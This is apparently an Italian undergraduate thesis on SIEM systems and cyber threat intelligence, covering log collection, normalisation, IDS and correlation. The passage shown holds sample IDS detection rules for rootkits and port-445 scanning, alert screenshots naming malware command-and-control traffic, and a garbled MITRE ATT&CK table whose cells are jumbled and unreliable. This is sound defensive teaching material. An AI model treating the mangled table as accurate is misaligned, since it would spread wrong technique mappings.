

**Università degli Studi di Torino**  
Dipartimento di Informatica

Corso di Laurea in Informatica



Tesi di Laurea in Informatica

**SECURITY INFORMATION AND EVENT  
MANAGEMENT**

Informazione e Conoscenza

**Relatore:**  
Prof. Matteo Sereno

**Candidato:**  
Andrea Azzalin

**Sessione NOVEMBRE 2020**  
a.a 2019/2020

# Abstract

L'obiettivo della tesi è descrivere il modello SIEM e la cyber threat intelligence, al fine di dimostrarne l'efficacia dell'integrazione delle due discipline durante i processi di rilevamento e gestione delle minacce IT.

La prima parte tratta da un punto di vista teorico il modello SIEM, introducendo le tecnologie e gli strumenti che lo definiscono, per comprenderne il funzionamento e il ruolo in termini di difesa e monitoraggio delle infrastrutture.

La seconda parte tratta l'argomento della cyber threat intelligence, di come l'intelligence classica sia stata declinata per soddisfare le esigenze della sicurezza nello scenario cyber.

Inoltre verrà descritta l'architettura di una soluzione di sicurezza sviluppata per un cliente durante il mio periodo di stage presso l'azienda Nais, nel quale sono stati utilizzati solamente strumenti opensource, nello specifico: AlienVault Open Source Security Information Manager (OSSIM), Graylog e Malware Information Sharing Platform (MISP). Infine per dimostrare l'obiettivo della tesi, verranno proposte due analisi di tentativi di attacco e di come gli strumenti della soluzione hanno collaborato per l'identificazione e la mitigazione delle attività malevoli.

# Indice

<b>Elenco delle figure</b>	IV
<b>1 Il modello SIEM</b>	1
1.1 Definizione del modello . . . . .	2
1.2 SIEM Next-Gen . . . . .	3
<b>2 Architettura</b>	5
2.1 Log sources . . . . .	6
2.2 Log collector . . . . .	6
2.3 Log processing flow . . . . .	7
2.4 Detection and correlation . . . . .	7
2.4.1 Detection . . . . .	8
2.4.1.1 Intrusion detection system (IDS) . . . . .	8
2.4.2 Correlation . . . . .	11
2.4.2.1 Correlation engine . . . . .	11
2.4.2.2 MITRE ATT&CK . . . . .	12
2.4.2.3 Baselining . . . . .	13
2.4.3 Dashboard and reporting . . . . .	14
<b>3 Cyber Threat Intelligence (CTI)</b>	15
3.1 Livelli di Intelligence . . . . .	16
3.1.1 Intelligence a livello tattico . . . . .	17
3.1.2 Intelligence a livello operativo . . . . .	18
3.1.3 Intelligence a livello strategico . . . . .	19
3.2 Ciclo di intelligence . . . . .	20
3.2.1 Planning and direction . . . . .	20
3.2.2 Collection . . . . .	21
3.2.3 Processing and Exploitation - Analysis and Production . . . . .	22
3.2.4 Dissemination . . . . .	22
3.2.4.1 Traffic Light Protocol (TLP) . . . . .	23
3.2.4.2 Standard STIX e TAXII . . . . .	23
3.2.5 Feedback . . . . .	27
3.3 Piattaforme di Threat Intelligence . . . . .	27

<b>4 Caso di studio: WayneCorp.</b>	29
4.1 Architettura soluzione adottata . . . . .	29
4.2 SIEM: AlienVault OSSIM . . . . .	31
4.2.1 Nework IDS: Suricata . . . . .	31
4.2.2 Host IDS: OSSEC . . . . .	32
4.2.3 Vulnerability assessment(VA): OpenVAS . . . . .	34
4.2.4 CTI: AlienVault Open Threat Exchange (OTX) . . . . .	35
4.3 Log manager: Graylog . . . . .	36
4.4 Malware Information Sharing Platform: MISP . . . . .	38
4.4.1 Eventi . . . . .	41
4.4.2 Attributi . . . . .	43
4.5 Scenari di attacco . . . . .	43
4.5.1 Tentativo accesso tramite Zeroshell su servizio web esposto . . . . .	43
4.5.2 Tentativo di phishing e condivisione analisi su MISP . . . . .	47
<b>5 Conclusioni</b>	52
<b>Riferimenti bibliografici</b>	53

# Elenco delle figure

1.1	Report Check Point Research degli cyber attack durante l'inizio della pandemia COVID-19 . . . . .	1
1.2	Uso del machine learning nel SIEM Splunk . . . . .	4
2.1	Schema architettura SIEM . . . . .	5
2.2	Evento SIEM QRadar . . . . .	8
2.3	Regola HIDS OSSEC che rileva la presenza di un rootkit sull'endpoint . . . . .	9
2.4	Regola NIDS Suricata che rileva traffico sospetto sulla porta 445 . . . . .	9
2.5	Evento SIEM OSSIM generato dalla regole in figura 2.4 . . . . .	10
2.6	Evento generato dall'UBA dello stack di sicurezza Microsoft Office365 E5 .	10
2.7	Offense Qradar e i relativi eventi SIEM correlati . . . . .	11
2.8	Matrice ATT&CK Enterprise . . . . .	12
2.9	Tecnica "Drive-by Compromise" (T1189) presente nella matrice ATT&CK	13
3.1	Differenze Cyber Threat Information e Cyber Threat Intelligence . . . . .	16
3.2	Ciclo di intelligence . . . . .	20
3.3	Scale di classificazione delle fonti e dei contenuti informativi ricavati dal Field Manual FM 2.22-3 . . . . .	22
3.4	Definizione stati del protocollo TLP . . . . .	23
3.5	Esempio grafo di oggetti e relazioni STIX . . . . .	26
3.6	Modelli di condivisione TAXII . . . . .	27
3.7	Integrazione TIP con strumenti di sicurezza . . . . .	28
4.1	Diagramma architettura soluzione di sicurezza per la WayneCorp. . . . .	30
4.2	File .rules contenente la ista di regole Suricata fornite da EmergingThreats	31
4.3	File rule-file.yaml contenente la lista di ruleset attive . . . . .	32
4.4	Porzione file di configurazione ossec.conf, definisce dove prelevare i log di apache . . . . .	33
4.5	Porzione file di configurazione ossec.conf, definisce la ruleset di detection da prelevare . . . . .	33
4.6	Porzione file alert.log in /var/ossec/logs/alerts . . . . .	34
4.7	Report VA generato dal modulo OpenVAS . . . . .	34
4.8	Pulse OTX : MAR-10310246-1.v1 – ZEBROCY Backdoor . . . . .	35
4.9	Architettura Graylog . . . . .	36
4.10	Regola lookup di thret intel sul campo src_ip del message . . . . .	37

4.11	Dashboard threat intelligence Graylog . . . . .	37
4.12	Rappresentazione grafica logica di condivisione tra istanze MISP . . . . .	39
4.13	Dashboard MISP CIRL . . . . .	40
4.14	Dashboard MISP COVID-19 . . . . .	40
4.15	Esempio evento MISP . . . . .	41
4.16	Esempio correlation graph MISP . . . . .	42
4.17	Esempio attributo MISP . . . . .	43
4.18	Allarme OSSIM Zeroshell . . . . .	43
4.19	Log pacchetto netflow analizzato . . . . .	44
4.20	Analisi IP 138[.]91[.]224[.]48 con Cisco Talos Intelligence . . . . .	44
4.21	Analisi IP 138[.]91[.]224[.]48 con OTX . . . . .	45
4.22	Analisi IP 5[.]206[.]227[.]228 con Cisco Talos Intelligence . . . . .	45
4.23	Analisi IP 5[.]206[.]227[.]2288 con OTX . . . . .	46
4.24	Analisi log del Cisco ASA con Graylog . . . . .	46
4.25	Mail ricevuta all'utente . . . . .	47
4.26	Analisi header mail della figura 4.25 . . . . .	47
4.27	Analisi IP 40[.]107[.]76[.]42 con Cisco Talos Intelligence . . . . .	48
4.28	Analisi sender domain con VirusTotal . . . . .	48
4.29	Pagina "fake login" nell'allegato .htm . . . . .	49
4.30	Analisi allegato .htm in sandbox AnyRun . . . . .	49
4.31	Analisi how-to-beauty[.]com con Cisco Talos Intelligence . . . . .	50
4.32	Evento condiviso su MISP relativo alla mail di phishing . . . . .	50
4.33	Evento condiviso su MISP relativo a una campagna di spear phishing durante il lockdown . . . . .	51

# Capitolo 1

## Il modello SIEM

Oggi il cyber crimine è una vera e propria industria, con obiettivi ben definiti e “know how” per raggiungerli.

L'emergenza Covid-19 ha evidenziato questo fenomeno, mettendo in luce la necessità delle aziende a garantire la sicurezza delle proprie infrastrutture anche in ambienti non tradizionali, come nel caso dello smartworking.

Oltre alla consueta e ormai inevitabile crescita degli attacchi, nel corso del 2020 secondo Check Point Software (Cps), società israeliana specializzata nella sicurezza informatica, il numero totale di attacchi informatici segnalati a livello globale relativi al coronavirus è passato dai 200 pre-pandemia a oltre 5.000 al giorno (Petrucciani, 2020) :




Figura 1.1: Report Check Point Research degli cyber attack durante l'inizio della pandemia COVID-19

Oltre al problema di sicurezza sanitaria si è aggiunto anche il problema della sicurezza informatica. Secondo i dati Cps, l'84% degli attacchi hanno riguardato attività di phishing. L'impatto sanitario ed economico del coronavirus non ha scoraggiato i cybercriminali, anzi è esattamente il contrario, sfruttano la situazione utilizzando la paura del coronavirus come esca (Petrucciani, 2020).

A fronte di questi contesti, i sistemi di sicurezza tradizionali non sono più sufficienti, la nuova sfida che si propone consiste nel:

*sapere COSA STA SUCCEDENDO e non COSA È GIÀ SUCCESSO*

Ogni CISO (chief information security officer) che si rispetti sa benissimo che raggiungere il “traguardo” della sicurezza informatica è pura utopia. Si può considerare sicuro solo un sistema isolato, quindi non soggetto a contatti esterni.

Considerando il fatto che è inconcepibile, ai giorni d'oggi, pensare di isolare completamente un'infrastruttura, quindi è necessario intraprendere un percorso, nel quale viene definita una strategia di difesa del perimetro IT in funzione dei cambiamenti del contesto aziendale e tecnologico.

Negli ultimi anni sono emerse nuove tecnologie e strumenti che fino a pochi anni fa erano inavvicinabili per le medie e piccole aziende, per via dei costi, dei tempi e della complessità di implementazione. Stiamo parlando dei sistemi SIEM, di seguito le soluzioni offerte dai maggiori vendor, sia per il mondo commerciale che opensource:

- IBM QRadar;
- Splunk;
- AlienVault OSSIM.

## 1.1 Definizione del modello

SIEM è l'acronimo di “Security Information and Event Management”, il termine è stato coniato da Amrit Williams e Mark Nicolett nel 2005, quando entrambi lavoravano per Gartner.

I SIEM devono rispondere all'esigenza che è sorta nel corso degli anni di applicare in maniera sistematica un'analisi computazionale di dati o statistiche inerenti alla sicurezza informatica, quest'analisi deve avvenire in tempo reale in modo da rilevare in maniera tempestiva attacchi mirati e violazioni dei dati (“data breaches”), altra necessità che i SIEM devono soddisfare è quella di raccogliere, memorizzare, analizzare e rendere disponibile in forma di report i dati provenienti dai log per esigenze di incident response, di compliance in ambito regolatorio o per attività di analisi forense (Cristiani, 2020).

Le tecnologie SIEM aggregano dunque i dati corrispondenti agli eventi prodotti da dispositivi di sicurezza.

Tecnicamente il SIEM e' la combinazione di due funzioni di management indispensabili per la cybersicurezza: quella delle informazioni/Log management (SIM) e quella degli eventi (SEM).

Il SEM è una soluzione software che, in tempo reale, provvede al monitoraggio e alla gestione degli eventi che accadono all'interno della rete e sui vari sistemi di sicurezza, fornendo una correlazione e aggregazione tra essi. L'interfaccia è una console centralizzata, preposta ad attività di monitoraggio, segnalazione e risposta automatica a determinati eventi (Networkdigital360, 2019).

Il SIM (Security Information Management), è una soluzione che automatizza il processo di raccolta e gestione dei log (ma non in tempo reale). I dati vengono raccolti e spediti ad un server centralizzato tramite l'utilizzo di software agent installati sui vari dispositivi del sistema monitorato. La possibilità di usufruire di spazi di archiviazione a lungo termine unita all'analisi dei dati consente la generazione di report personalizzati (Networkdigital360, 2019).

La principale fonte dati del SIEM sono i log, ma hanno anche la capacità di elaborare le informazioni sotto altre forme, come il Netflow . In generale, il SIEM riceve dati “grezzi”, i quali tramite un processo di normalizzazione possono essere utilizzati per eseguire le operazioni di correlazione e di detection di anomalie.

Le regole di correlazione sono indispensabili per individuare attacchi complessi, correlando eventi di sicurezza permettendo agli operatori di avere una visione chiara su cosa sta succedendo.

Inoltre e' possibile integrare le funzioni di incident management con workflow automatizzati, denominate SOAR (Security Orchestration Automation and Response), alleggerendo di gran lunga il lavoro degli amministratori di sistema, essendo in grado di reagire in modo automatico agli eventi.

I maggiori vendor SIEM, hanno compreso la potenzialità dell' intelligenza artificiale e machine learning, tant'è che ormai l'integrazione con tale tecnologia è diventato uno standard, incrementando nuove funzionalità e ottimizzando velocità e precisione dei sistemi.

## 1.2 SIEM Next-Gen

I SIEM hanno fatto la loro comparsa sul mercato nel 1997, con lo scopo di limitare i falsi positivi generati dagli IDS (Intrusion Detection System). Le successive evoluzioni puntavano nel migliorare la gestione dei big data da elaborare, ma persisteva la complessità delle fasi implementative e soprattutto la limitata scalabilità e integrazione con altri strumenti di sicurezza.

L'offerta dei vendor, infatti, aveva sovrastimato la capacità dei responsabili della sicurezza di gestire il cambio di passo introdotto da una soluzione SIEM.

Oggi i sistemi di nuova generazione non solo sono diventati più agili, modulari e flessibili ma offrono il massimo valore, con dei costi di implementazione e operativi decisamente

inferiori, per questo sono adottati da ogni tipo di organizzazione che ha a cuore la sicurezza, indipendentemente dalle dimensioni e dai settori di riferimento.




Figura 1.2: Uso del machine learning nel SIEM Splunk

Il vero salto generazionale è stato segnato dall'integrazione con la tecnologia dell'Intelligenza Artificiale e, in particolare, il Machine Learning, ottenendo importanti vantaggi:

- **Affrontare i rischi sconosciuti:** Identificando gli attacchi zero-day e le minacce interne che appaiono molto simili alla normale attività dell'utente.;
- **Identificare le anomalie nel comportamento dell'utente o del dispositivo:** Modellando il comportamento normale degli utenti, dei dispositivi di rete o di gruppi e identificando quando un utente o un dispositivo si discosta dalla norma e mostra un comportamento sospetto;
- **Identificare anomalie della network:** Modela il comportamento normale della rete e se identifica se qualcosa di strano sta accadendo rispetto a uno specifico segmento di rete, tipo di traffico, ora del giorno o periodo;
- **Diminuire I falsi positivi:** Gli algoritmi di machine learning utilizzati nell'ambito dell'analisi comportamentale possono aiutare a controllare la percentuale di falsi positivi attraverso il monitoraggio e la regolazione delle policy attivate;
- **Incident response automatico:** L'esecuzione di playbook di sicurezza automatizzati in risposta alle minacce rilevate dalle tecniche di apprendimento automatico.

Per contro, l'AI può essere sfruttata anche da malintenzionati per mettere in atto attacchi sempre più sofisticati, come per esempio la creazione di nuovi malware in grado di sviluppare comportamenti adattativi o lo sviluppo automatico di campagne di phishing efficaci (Antonielli A. & Dragoni G. , 2020).

# Capitolo 2

# Architettura

In questo capitolo verranno definiti i componenti che costituiscono un sistema SIEM, come passano dai dati grezzi degli eventi alle informazioni sulla sicurezza e come gestiscono i dati degli eventi su vasta scala per poter monitorare e rispondere ad eventi di sicurezza.

Sebbene non esista uno standard che definisca l'architettura del modello SIEM, è tuttavia possibile descrivere i moduli di cui solitamente si compone e le loro interazioni:

- Log sources;
- Log collector;
- Log processing flow;
- Detection and correlation;
- Dashboard and reporting;




Figura 2.1: Schema architettura SIEM

## 2.1 Log sources

All'interno delle organizzazioni sono presenti oggetti e applicazioni, che possono essere utilizzati come fonte dati per il SIEM.

Ad esempio possiamo ricevere informazioni da dispositivi specializzati a proteggere la network, come:

- **Firewall e Intrusion Prevention System (IPS);**
- **Virtual Private Network software (VPN);**
- **Web Proxy;**
- **Sistemi di autenticazione;**

I log grezzi generati da questi dispositivi in particolare, contengono informazioni utili per monitorare e rilevare eventuali attività ostili.

## 2.2 Log collector

Per ricevere i dati dalle log source, i SIEM generalmente supportano molti protocolli di comunicazione, di seguito i più comuni:

- **Syslog:** Un protocollo di log standard. Gli amministratori di rete possono impostare un server Syslog che riceve i log da più sistemi, memorizzandoli in un formato efficiente, condensato e facilmente interrogabile. Gli aggregatori di log possono leggere ed elaborare direttamente i dati Syslog;
- **Event Streaming:** Protocolli come SNMP, Netflow e IPFIX consentono ai dispositivi di rete di fornire informazioni standard sulle loro operazioni, che possono essere intercettate dall'aggregatore di log, analizzate e aggiunte alla memoria centrale dei log;
- **Log Collectors:** Agenti software che girano su dispositivi di rete, catturano le informazioni di log, le analizzano e le inviano a un componente aggregatore centralizzato per l'archiviazione e l'analisi;
- **Direct Access:** Gli aggregatori di log possono accedere direttamente ai dispositivi di rete o ai sistemi informatici, utilizzando un'API o un protocollo di rete per ricevere direttamente i log. Questo approccio richiede un'integrazione personalizzata per ogni fonte di dati;

## 2.3 Log processing flow

L'elaborazione dei log è l'arte di prendere i raw log dai log source, identificarne la struttura o lo schema e trasformarli in una fonte di dati coerente e standardizzata, questo processo viene definito normalizzazione.

Il processo di normalizzazione è composto da tre fasi principali:

1. **Log normalization and categorization** La maggior parte dei log cattura le stesse informazioni di base: ora, indirizzo di rete, operazione eseguita, ecc.. La normalizzazione fonde gli eventi contenenti dati diversi in un formato ridotto che contiene gli attributi comuni degli eventi. Questa operazione è possibile grazie a componenti software in grado di prendere in input un formato di log specifico e convertirlo in dati strutturati. Il software di aggregazione dei log comprende decine o centinaia di parser scritti per elaborare i log di sistemi comuni;
2. **Log enrichment:** L'arricchimento dei log comporta l'aggiunta di informazioni importanti che possono rendere i dati più utili. Ad esempio, se nel corpo del log originale sono presenti indirizzi IP, si può aggiungere la geolocalizzazione o la presenza di tali IP in qualche blacklist;
3. **Log indexing:** Per gestire le moli di log che vengono generati dalle reti moderne, è necessario adottare delle strategie di indicizzazione per ottimizzare la velocità di ricerca e avere un'organizzazione logica dei dati;

## 2.4 Detection and correlation

Monitorare significa analizzare i dati raccolti e ricercare pattern di eventi particolarmente utili in termini di sicurezza e in caso di anomalie attivare i sistemi di allarme.

I due concetti di base della gestione dei log di sicurezza sono gli **eventi** e gli **incidenti**.

### 2.4.1 Detection

Un evento è qualcosa che accade su una rete o su un dispositivo endpoint, vengono generati dal monitoraggio dei log e tramite **Sistemi Intrusion Detection (IDS)**.

Event Information							
Event Name	Gh0st.Gen Command and Control Traffic						
Low Level Category	Spyware Detected						
Event Description	This signature detects Gh0st.Gen Command and Control Traffic.						
Magnitude	<div style="width: 100%;">██████████</div>	(5)	Relevance	3		Severity	6
Username	N/A					Credibility	5
Start Time	Sep 23, 2020, 2:07:04 AM	Storage Time	Sep 23, 2020, 2:07:04 AM		Log Source Time	Sep 23, 2020, 2:07:03 AM	
Source and Destination Information							
Source IP	66.240.205.34	Destination IP	[REDACTED]				
Source Asset Name	N/A	Destination Asset Name	N/A				
Source Port	49254	Destination Port	443				
Pre NAT Source IP		Pre NAT Destination IP					
Pre NAT Source Port	0	Pre NAT Destination Port	0				
Post NAT Source IP	66.240.205.34	Post NAT Destination IP	[REDACTED]				
Post NAT Source Port	49254	Post NAT Destination Port	443				
Source IPv6	0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0				
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00				

Figura 2.2: Evento SIEM QRadar

#### 2.4.1.1 Intrusion detection system (IDS)

IDS è un dispositivo software o hardware utilizzato per identificare accessi non autorizzati ai computer o alle reti locali.

Un IDS è composto da quattro componenti:

- Uno o più sensori utilizzati per ricevere le informazioni dalla rete o dai computer;
- Un motore che analizza i dati prelevati dai sensori e provvede a individuare eventuali falle nella sicurezza informatica;
- Una console utilizzata per monitorare lo stato della rete e dei computer;
- Un database cui si appoggia il motore di analisi e dove sono memorizzate una serie di regole utilizzate per identificare violazioni della sicurezza;

Un IDS consiste quindi in un insieme di tecniche e metodi realizzati ad-hoc per rilevare pacchetti dati sospetti a livello di rete, di trasporto o di applicazione.

Per definizione l'IDS è un sistema di rilevazione, quindi è “passivo”, ovvero non esegue azioni correttive: sarà l'operatore a stabilire le opportune contromisure per bloccare l'attacco (Sbaraglia, 2019).

I sistemi IDS possono essere divisi in due tipologie, in base alla posizione dei sensori per il rilevamento delle intrusioni (sulla rete o su un endpoint):

- **Network Intrusion Detection System (NIDS):** Poiché gli accessi non autorizzati devono passare necessariamente attraverso il protocollo TCP/IP ovvero l'UDP (User Datagram Protocol), i sistemi IDS basati su rete analizzano i pacchetti IP, vigilando l'intero traffico dati della rete (Sbaraglia, 2019);

```
1 <rule id="112001" level="12">
2   <if_sid>112000</if_sid>
3   <list field="module" lookup="match_key">etc/lists/rootkit/
4     linux-rootkit-lkm</list>
5   <match>$ROOTKIT_LKM</match>
6   <description>Loaded kernel rootkit module found!</description>
7 </rule>
```

Figura 2.3: Regola HIDS OSSEC che rileva la presenza di un rootkit sull'endpoint

- **Host based intrusion detection system (HIDS):** Tramite un agent installato sull'host, sono in grado di monitorare le attività interne alla macchina. Possono anche integrare funzioni di firewall, EDR e sandboxing;

```
alert tcp $HOME_NET any -> any 445 (
  msg:"ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection";
  flow:to_server;
  flags: S,12;
  threshold: type both, track by_src, count 70 , seconds 60;
  metadata: former_category SCAN;
  reference:url,doc.emergingthreats.net/2001569;
  classtype:misc-activity;
  sid:2001569;
  rev:15;
  metadata:created_at 2010_07_30, updated_at 2017_05_11;
)
```

Figura 2.4: Regola NIDS Suricata che rileva traffico sospetto sulla porta 445

I sistemi moderni tendono a combinare le due tecnologie, definendo una tipologia ibrida denominata Hybrid Intrusion Detection System.

Per il rilevamento gli IDS utilizzano diverse tecniche, che possono essere suddivise in due macro categorie:

- **Misuse detection:** Confronta una serie di regole (signature action) delle varie tipologie di scenari di intrusione conosciute. Presentano il vantaggio di generare un numero relativamente basso di falsi positivi sono relativamente affidabili e veloci. Per contro non sono in grado di rilevare qualsiasi tipologia di intrusione se essa non è presente nei patterni di intrusione conosciuti ed impostati nel sistema;

EVENT DETAIL			
AlienVault NIDS: "ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection"			
DATE	2020-09-08 14:28:51 GMT+2:00	CATEGORY	Info
ALIENVAULT SENSOR	alienvault [REDACTED]	SUB-CATEGORY	N/A
DEVICE IP	N/A	DATA SOURCE NAME	AlienVault NIDS
EVENT TYPE ID	2001569	DATA SOURCE ID	1001
UNIQUE EVENT ID#	f1ce11ea-a93b-4c52-6216-f575da1063d2	PRODUCT TYPE	Intrusion Detection
PROTOCOL	IP	ADDITIONAL INFO	[REDACTED]
PRIORITY	RELIABILITY	RISK	OTX INDICATORS
		LOW (1)	0

Figura 2.5: Evento SIEM OSSIM generato dalla regole in figura 2.4

- **Anomaly detection:** Permette di rilevare pattern di attacco non ancora conosciuti. Fondamentalmente confronta il comportamento analizzato con un modello di comportamento “normale”, precedentemente appreso. Il modello viene definito tramite misure statistiche ed euristiche;

Alerts > **Activity from infrequent country** 9/17/20 6:16 PM

+36 • Resolved incident  
Activity from infrequent country  
MEDIUM SEVERITY

Activity from infrequent country Microsoft Exchange Online [REDACTED] 3 IP addresses Panama

Description [REDACTED] performed an activity. No activity was performed in Panama in the past 180 days.

Reopen alert

Important information

- IP A [REDACTED] was used for the first time in 180 days in your organization.
- IP B [REDACTED] was used for the first time in 180 days by this user.
- The user was active from IP A [REDACTED] in Brazil and IP B [REDACTED] in Panama within 27 minutes.
- This alert falls under the following MITRE tactic: Initial Access

Figura 2.6: Evento generato dall'UBA dello stack di sicurezza Microsoft Office365 E5


I sistemi IDS moderni utilizzano entrambe le tecnologie di rilevamento

## 2.4.2 Correlation

La correlazione di uno o più eventi tramite un motore di **correlation engine** permette una descrizione più avanza, rispetto al singolo evento, del potenziale un attacco.

### 2.4.2.1 Correlation engine

Il correlation engine possiede un’insieme di regole in grado correlare gli eventi, con lo scopo di identificare attacchi sofisticati e assegnarli un valore di rischio:



The screenshot shows the QRadar interface for Offense 1024. At the top, there's a summary bar with tabs for Summary, Display, Events, Flows, Actions, and Print. Below it is a table with offense details:

Magnitude	<span style="background-color: yellow;">██████████</span>	Status	<span style="color: green;">OK</span>	Relevance	0	Severity	6	Credibility	2
Description	Ghōst.Gen Command and Control Traffic preceded by NJRat.Gen Command and Control Traffic	Offense Type	Source IP						
Source IP(s)	<span style="color: blue;">66.240.205.34</span>	Event/Flow count	2 events and 0 flows in 1 categories						
Destination IP(s)	[REDACTED]	Start	Apr 1, 2020, 10:07:25 AM						
Network(s)	[REDACTED]	Duration	2d 10h 12m 50s						
		Assigned to	[REDACTED]						

Below the table is a list of correlated events:

Event Name	Log Source	Event Count	Time	Low Level Category
Ghōst.Gen Command and Control Traffic	[REDACTED]	1	Apr 3, 2020, 8:20:16 PM	Spyware Detected
NJRat.Gen Command and Control Traffic	[REDACTED]	1	Apr 1, 2020, 10:07:25 AM	Spyware Detected

Figura 2.7: Offense Qradar e i relativi eventi SIEM correlati

Le regole di correlation engine sono basate sul cosiddetto “attacker mindset”, oppure citando Sun Tzu:

*“Conosci il tuo nemico”*

Conoscendo le Tattiche, Tecniche e Procedure (TTP) utilizzate dagli aggressori, il SIEM è in grado di riconoscere un certo tipo di attacco in funzione degli eventi ricevuti.

In aiuto ai team di sicurezza nel 2013 MITRE ha presentato il ATT&CK (Adversarial Tactics, Techniques & Common Knowledge), un elenco strutturato di TTP utilizzate dagli aggressori per compromettere un sistema informatico.

### 2.4.2.2 MITRE ATT&CK

Il framework Adversarial Tactics, Techniques & Common Knowledge (ATT&CK), è una base di conoscenza accessibile a livello globale di tattiche e tecniche avversarie basate su osservazioni del mondo reale.

MITRE ha suddiviso ATT&CK in diverse tabelle, in base alla superficie d'attacco:

- **Enterprise:** TTP valide per i sistemi operativi Windows, Linux e/o Mac;
- **Mobile:** TTP valide per dispositivi mobili;
- **PRE-ATT&CK:** TTP correlate alle fasi di preallestimento dell'attacco;

Quando si guarda ATT&CK sotto forma di tabella, i titoli delle colonne in alto sono le tattiche e sono fondamentalmente categorie di tecniche.

Le tattiche sono ciò che gli aggressori tentano di ottenere, mentre le singole tecniche sono come essi mettono in atto tali operazioni.

Initial Access Techniques	Execution Techniques	Persistence Techniques	Privilege Escalation Techniques	Defense Evasion Techniques	Credential Access Techniques	Discovery Techniques	Lateral Movement Techniques	Collection Techniques	Command and Control Techniques	Exfiltration Techniques	Impact Techniques
Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation (e.g., BITS Jobs)	Above Elevation Control	Brute Force (e.g., Application Window Discovery)	Application Windows Discovery	Archive Collected Data (e.g., Credential from Password Manager)	Exploitation of Remote	Application Layer	Automated Exfiltration	Account Access Removal	
Exploit Public-Facing Applications	Exploit for Client Execution	Access Token Manipulation (e.g., Boot or Logon Autostart Executable)	Access Token Manipulation (e.g., Boot or Logon Autostart Executable)	Credentials from Password Manager	Cloud Service Discovery	Communication Through Internal Spreading	Archive Collected Data (e.g., Communication Through Internal Spreading)	Data Transfer Size	Data Encrypted for Impact		
External Remote Services	External Remote Services	Browser Communication (e.g., Browser Initialization)	Boot or Logon Initialization	Exploitation for Credential Theft	Cloud Service Discovery	Audio Capture	Automation Collection	Communication Through Internal Spreading	Defacement (e.g., Defacement)		
